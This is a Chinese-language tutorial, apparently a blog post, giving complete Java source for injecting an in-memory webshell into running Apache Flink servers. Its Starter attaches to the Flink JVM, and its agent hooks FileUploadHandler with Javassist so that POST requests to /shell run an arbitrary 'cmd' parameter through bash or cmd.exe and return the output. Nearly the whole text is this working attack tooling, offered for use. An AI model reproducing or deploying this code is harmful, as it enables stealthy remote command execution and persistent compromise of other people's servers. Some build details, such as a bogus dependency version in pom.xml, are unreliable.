
下面的代码很多是参考这篇文章得到的

https://cloud.tencent.com/developer/article/1928851?areaSource=102001.11&traceId=YvIr9YFgMDc_97XMuyvz3

作者基本给出了代码的很多实现细节，我只在这个基础上补充了一些作者代码中没有实现的方法

比如写入agent逻辑的实现等

以下是详情



Flink这个组件很神奇，文件上传的优先级截取，比正常的HTTP请求优先级还高，高版本都是这个流程。

因此从这里开始插桩。

接下来开始组装我的Agent

第一步是编写一个HOOK的抽象方法

```
package com.attach.hook;
public interface IHook {
    /**
     * @return 插桩代码
     */
    String getMethodSource();
    /**
     * @return 被Hook的目标类空间名
     */
    String getTargetClass();
    /**
     * @return 被Hook的目标方法名
     */
    String getTargetMethod();
    /**
     * @return 被Hook的目标方法描述符
     */
    String getMethodDesc();
}
```

然后再编写一个实现方法

```

package com.attach.hook;

import com.attach.Agent;
import org.apache.flink.shaded.netty4.io.netty.buffer.ByteBuf;
import org.apache.flink.shaded.netty4.io.netty.buffer.Unpooled;
import org.apache.flink.shaded.netty4.io.netty.channel.ChannelFuture;
import org.apache.flink.shaded.netty4.io.netty.channel.ChannelFutureListener;
import org.apache.flink.shaded.netty4.io.netty.channel.ChannelHandlerContext;
import org.apache.flink.shaded.netty4.io.netty.handler.codec.http.*;
import
org.apache.flink.shaded.netty4.io.netty.handler.codec.http.multipart.Attribute;
import
org.apache.flink.shaded.netty4.io.netty.handler.codec.http.multipart.HttpPostRequestDecoder;
import
org.apache.flink.shaded.netty4.io.netty.handler.codec.http.multipart.InterfaceHttpData;
import org.apache.flink.shaded.netty4.io.netty.util.ReferenceCountUtil;

import java.io.ByteArrayOutputStream;
import java.lang.reflect.Field;
import java.lang.reflect.Method;
import java.util.HashMap;
import java.util.Map;

import static com.attach.util.FileUtil.IS_WIN;
import static com.attach.util.FileUtil.writeMsg;
import static
org.apache.flink.shaded.netty4.io.netty.handler.codec.http.HttpHeaders.Names.CONNECTION;
import static
org.apache.flink.shaded.netty4.io.netty.handler.codec.http.HttpHeaders.Names.CONTENT_TYPE;
import static
org.apache.flink.shaded.netty4.io.netty.handler.codec.http.HttpVersion.HTTP_1_1;
public class Flink190 implements IHook{
    // public static String targetClass =
    "org.apache.flink.runtime.webmonitor.HttpRequestHandler";
    @Override
    public String getMethodSource() {
        return "com.attach.hook.Flink190.getShell($0,$1,$2)";
    }
    @Override
    public String getTargetClass() {
        return "org.apache.flink.runtime.rest.FileUploadHandler";
    }
    @Override
    public String getTargetMethod() {
        return "channelRead0";
    }
    @Override
    public String getMethodDesc() {
        return "
(Lorg/apache/flink/shaded/netty4/io/netty/channel/ChannelHandlerContext;Lorg/apache/flink/shaded/netty4/io/netty/handler/codec/http/HttpRequest;)V";
    }

```

```

    }
    public static void getShell(Object handler,
                                ChannelHandlerContext ctx,
                                HttpObject msg
    ) {
        //如果发生java.lang.NoClassDefFoundError异常，是无法捕获的，且会影响业务。
        try {
            String uriSymbol = "/shell";
            String cmdKey = "cmd";
            if (msg instanceof HttpContent) {
                System.out.println("after msg");
                Field currentDecoderField =
handler.getClass().getDeclaredField("currentHttpPostRequestDecoder");
                currentDecoderField.setAccessible(true);
                HttpPostRequestDecoder currentHttpPostRequestDecoder =
                    (HttpPostRequestDecoder)
currentDecoderField.get(handler);
                Field currentRequestField =
handler.getClass().getDeclaredField("currentHttpRequest");
                currentRequestField.setAccessible(true);
                HttpRequest currentHttpRequest = (HttpRequest)
currentRequestField.get(handler);
                final HttpContent httpContent = (HttpContent) msg;
                currentHttpPostRequestDecoder.offer(httpContent);
                System.out.println("before uninstall");
                if (currentHttpRequest.uri().startsWith("/UNINSTALL")) {
                    if (Agent.transformer != null) {
                        Agent.transformer.release();
                    }
                }
                System.out.println("before judgesymbol");
                if (currentHttpRequest.uri().startsWith(uriSymbol)) {
                    Map<String, String> form = new HashMap<String, String>();
                    while (httpContent != LastHttpContent.EMPTY_LAST_CONTENT &&
currentHttpPostRequestDecoder.hasNext()) {
                        InterfaceHttpData data =
currentHttpPostRequestDecoder.next();
                        if (data.getHttpDataType() ==
InterfaceHttpData.HttpDataType.Attribute){
                            Attribute request = (Attribute) data;
                            form.put(request.getName(), request.getValue());
                        }
                    }
                    String cmd = "null cmd";
                    if (form.containsKey(cmdKey)) {
                        cmd = form.get(cmdKey);
                    }
                    for (String key : form.keySet()) {
                        writeMsg(key);
                    }
                    if (!form.containsKey(cmdKey)) {
                        return;
                    }
                    String[] cmds = null;
                    if (!IS_WIN) {
                        cmds = new String[]{"bin/bash", "-c", cmd};

```

```

        } else {
            cmds = new String[]{"cmd", "/c", cmd};
        }
        System.out.println("before exec");
        java.io.InputStream in =
            Runtime.getRuntime().exec(cmds).getInputStream();
        ByteArrayOutputStream outputStream = new
ByteArrayOutputStream();
        int a = -1;
        byte[] tmp = new byte[1];
        outputStream.write("<pre>".getBytes());
        while((a=in.read(tmp))!=-1){
            outputStream.write(tmp);
        }
        outputStream.write("</pre>".getBytes());
        HttpRequest tmpRequest = currentHttpRequest;
        getMethodInvoke(handler, "deleteUploadedFiles", null, null);
        getMethodInvoke(handler, "reset", null, null);
        HttpResponse response = new DefaultHttpResponse(HTTP_1_1,
HttpResponseStatus.OK);
        response.headers().set(CONTENT_TYPE, "text/html");
        response.headers().set(CONNECTION, HttpHeaders.Values.CLOSE);
        byte[] buf = outputStream.toByteArray();
        ByteBuf b = Unpooled.copiedBuffer(buf);
        HttpHeaders.setContentLength(response, buf.length);
        ctx.write(response);
        ctx.write(b);
        ChannelFuture lastContentFuture =
ctx.writeAndFlush(LastHttpContent.EMPTY_LAST_CONTENT);
        lastContentFuture.addListener(ChannelFutureListener.CLOSE);
        ReferenceCountUtil.release(tmpRequest);
    }
}
} catch (Exception e) {
}
}

private static Object getMethodInvoke(Object object, String methodName,
Class[] parameterTypes,
                                Object[] args) throws Exception {
    try {
        Method method = getMethod(object, methodName, parameterTypes);
        return method.invoke(object, args);
    } catch (Exception e) {
        throw new Exception(String.format("getMethodInvoke
error:%s#%s", object.toString(), methodName));
    }
}

private static Method getMethod(Object object, String methodName, Class<?>...
parameterTypes) throws Exception {
    try {
        Method method = object.getClass().getDeclaredMethod(methodName,
parameterTypes);
        method.setAccessible(true);
        return method;
    } catch (Exception e) {

```

```

        throw new Exception(String.format("getMethod
error:%s#%s",object.toString(),methodName));
    }
}
}

```

这里因为是maven项目，后续的依赖都要通过pom.xml导入

然后再是Agent方法，作为插桩的执行方法，可以理解为替代普通java执行方法中的Main方法

```

package com.attach;
import java.lang.instrument.Instrumentation;
public class Agent {
    public static Transformer transformer = null;
    //注意，理论上运行环境已经有相关JAR包，为了减小打包后的JAR大小，在打包是不需要将javassist
    外的其他依赖打包进去
    public static void agentmain(String vmName, Instrumentation inst) {
        transformer = new Transformer(vmName, inst);
        transformer.retransform();
    }
}

```

这里的agentmain就是所谓的，attach运行中插桩方法，同样，还有运行前和运行后的方法，根据不同情况来进行使用。

然后是Transformer转换方法

```

package com.attach;

import com.attach.hook.IHook;
import javassist.*;

import java.lang.instrument.ClassFileTransformer;
import java.lang.instrument.Instrumentation;
import java.security.ProtectionDomain;
import java.util.ArrayList;
import java.util.List;
public class Transformer implements ClassFileTransformer{
    private Instrumentation inst;
    private List<IHook> hooks = new ArrayList<IHook>();
    Transformer(String vmName,Instrumentation inst) {
        //为了适配不同版本，这里不直接import
        try {
            if (vmName.equals("org.apache.flink.runtime.jobmanager.JobManager"))
            {
                this.hooks.add((IHook)
Class.forName("com.attach.hook.Flink132").newInstance());
            }
        } catch (Exception e) {
        }
        try {
            if
(vmName.equals("org.apache.flink.runtime.entrypoint.StandaloneSessionClusterEntry
point")) {

```

```

        this.hooks.add((IHook)
Class.forName("com.attach.hook.Flink190").newInstance());
    }
    } catch (Exception e) {
    }
    System.out.println(vmName);
    this.inst = inst;
    inst.addTransformer(this, true);
}
public void release() {
    inst.removeTransformer(this);
    retransform();
}
public void retransform() {
    Class[] loadedClasses = inst.getAllLoadedClasses();
    for (Class clazz : loadedClasses) {
        for (IHook hook : this.hooks) { ;
            if (clazz.getName().equals(hook.getTargetClass())) {
                if (inst.isModifiableClass(clazz) ) {
                    try {
                        inst.retransformClasses(clazz);
                    } catch (Throwable t) {
                    }
                }
            }
        }
    }
}
@Override
public byte[] transform(ClassLoader classLoader, String s,
                        Class<?> aClass, ProtectionDomain protectionDomain,
                        byte[] classfileBuffer
) {
    for (IHook hook : this.hooks) {
        String targetClass = hook.getTargetClass();
        if (targetClass.replaceAll("\\\\.", "/").equals(s)) {
            try {
                ClassPool classPool = ClassPool.getDefault();
                CtClass ctClass = classPool.get(targetClass);
                CtMethod m =
ctClass.getMethod(hook.getTargetMethod(),hook.getMethodDesc());
                m.insertBefore(hook.getMethodSource());
                byte[] byteCode = ctClass.toBytecode();
                ctClass.detach();
                return byteCode;
            } catch (Exception ex) {
            }
        }
    }
    return null;
}
}

```

然后是pom.xml，直接拉jar包的

```

<?xml version="1.0" encoding="UTF-8"?>
<project xmlns="http://maven.apache.org/POM/4.0.0"
  xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
  xsi:schemaLocation="http://maven.apache.org/POM/4.0.0
http://maven.apache.org/xsd/maven-4.0.0.xsd">
  <modelVersion>4.0.0</modelVersion>

  <groupId>org.example</groupId>
  <artifactId>demo1</artifactId>
  <version>1.0-SNAPSHOT</version>

  <properties>
    <maven.compiler.source>8</maven.compiler.source>
    <maven.compiler.target>8</maven.compiler.target>
    <project.build.sourceEncoding>UTF-8</project.build.sourceEncoding>
  </properties>
  <dependencies>
    <dependency>
      <groupId>org.apache.flink</groupId>
      <artifactId>flink-dist_2.12</artifactId>
      <version>4.1.82.Final-16.1</version>
    </dependency>
    <dependency>
      <groupId>org.apache.flink</groupId>
      <artifactId>flink-dist_2.12</artifactId>
      <version>1.17.2</version>
    </dependency>
  </dependencies>

</project>

```


MINIFEST.MF

```

Manifest-Version: 1.0
Agent-Class: com.attach.Agent
Can-Retransform-Classes: true

```

所有的都写好之后，然后打成一个jar包，项目的架构如下



打完之后，再移植到Starter的资源文件里面去

Starter.java

```
import java.io.*;
import java.lang.reflect.Method;
import java.net.URL;
import java.net.URLClassLoader;
import java.util.ArrayList;
import java.util.List;

public class Starter {
    String agentJar = "agent.jar";

    /**
     * here use URLClassLoader to load VirtualMachine class which from
     * `tools.jar`
     * the load sequence is 1. try to load from local system's jdk/lib/tools.jar
     * 2. if can't load from local, try to load from the jar which we package
     * Because we need to use the JVMTI and communicate with JVM, it's related to
     * JVM,
     * so it's related to system architecture and java version.
     * In this case, load tools.jar from local is the best choice, it can avoid
     * the problem case by
     * java version / system architecture .
     *
     * @param args
     */
    public static void main(String[] args) {
        try {
            Starter app = new Starter();
            //将resource下的agent.jar释放到临时目录
            String jarPath = app.writeAgentJar();
        }
    }
}
```

```

        File javaHome = new File(System.getProperty("java.home"));
        // here only handle Open JDK situation,others didn't . . win Oracle
JDK
        String toolsPath = javaHome.getName().equalsIgnoreCase("jre") ?
        "../lib/tools.jar" : "lib/tools.jar";
        URL[] urls = new URL[]{
            //优先查找加载JDK LIB tools.jar
            new File(javaHome,
toolsPath).getCanonicalFile().toURI().toURL(),
            //找不到的话加载打包的JAR, 或者如果 .so 已经被加载
java.lang.UnstisfiedLinkError

        Starter.class.getProtectionDomain().getCodeSource().getLocation(),
        };
        URLClassLoader loader = new URLClassLoader(urls, null);
        Class<?> VirtualMachineClass =
loader.loadClass("com.sun.tools.attach.VirtualMachine");
        Class<?> VirtualMachineDescriptorClass =
loader.loadClass("com.sun.tools.attach.VirtualMachineDescriptor");
        Method listM = VirtualMachineClass.getDeclaredMethod("list", null);
        List vmList = (List) listM.invoke(null);
        Object vm = null;
        List<String> vmNames = new ArrayList<String>() {
            {
                add("org.apache.flink.runtime.jobmanager.JobManager");

add("org.apache.flink.runtime.entrypoint.StandaloneSessionClusterEntrypoint");
            }
        };
        for (Object vmd : vmList) {
            for (String vmName : vmNames) {
                Method displayNameM =
VirtualMachineDescriptorClass.getDeclaredMethod("displayName", null);
                String name = (String) displayNameM.invoke(vmd);
                if (name.startsWith(vmName)) {
                    Method attachM =
VirtualMachineClass.getDeclaredMethod("attach", VirtualMachineDescriptorClass);
                    vm = attachM.invoke(null, vmd);
                    Method loadAgentM =
VirtualMachineClass.getDeclaredMethod("loadAgent", String.class, String.class);
                    loadAgentM.invoke(vm, jarPath, vmName);
                    Method detachM =
VirtualMachineClass.getDeclaredMethod("detach", null);
                    detachM.invoke(vm, null);
                    System.out.println("success");
                }
            }
        }
        loader.close();
        new File(jarPath).delete();
    } catch (Exception e) {
        e.printStackTrace();
    }
}

protected String writeAgentJar() throws IOException {
    // 获取类加载器用于加载resources下的文件

```

```

InputStream inputStream = getClass().getResourceAsStream("/" + agentJar);
if (inputStream == null) {
    throw new IOException("Agent JAR file not found in resources.");
}

// 创建临时文件
File tempFile = File.createTempFile("agent", ".jar");
tempFile.deleteOnExit(); // 确保JVM退出时删除临时文件

// 将输入流的内容写入临时文件
try (OutputStream outputStream = new FileOutputStream(tempFile)) {
    byte[] buffer = new byte[1024];
    int bytesRead;
    while ((bytesRead = inputStream.read(buffer)) != -1) {
        outputStream.write(buffer, 0, bytesRead);
    }
}

// 返回临时文件的绝对路径
return tempFile.getAbsolutePath();
}
}

```


MANIFEST.MF

```

Manifest-Version: 1.0
Main-Class: Starter

```

项目架构



注意这个agent.jar在resources下面

然后打包成一个jar

META-INF	2024/3/11 14:40	文件夹
Starter\$1.class	2024/3/11 14:39	CLASS 文件
Starter.class	2024/3/11 14:39	CLASS 文件
starter.jar	2024/3/11 17:21	Executable Jar File

即可完成内存马注入jar包的编写。

代码的流程是

Starter.jar-->释放Agent.jar-->运行Agent.jar执行Hook操作-->注入内存马

具体代码细节原理有些繁琐，就不在这里详细阐述了，成品代码都已经过调试全给出来了，有兴趣可以自己细看。

Done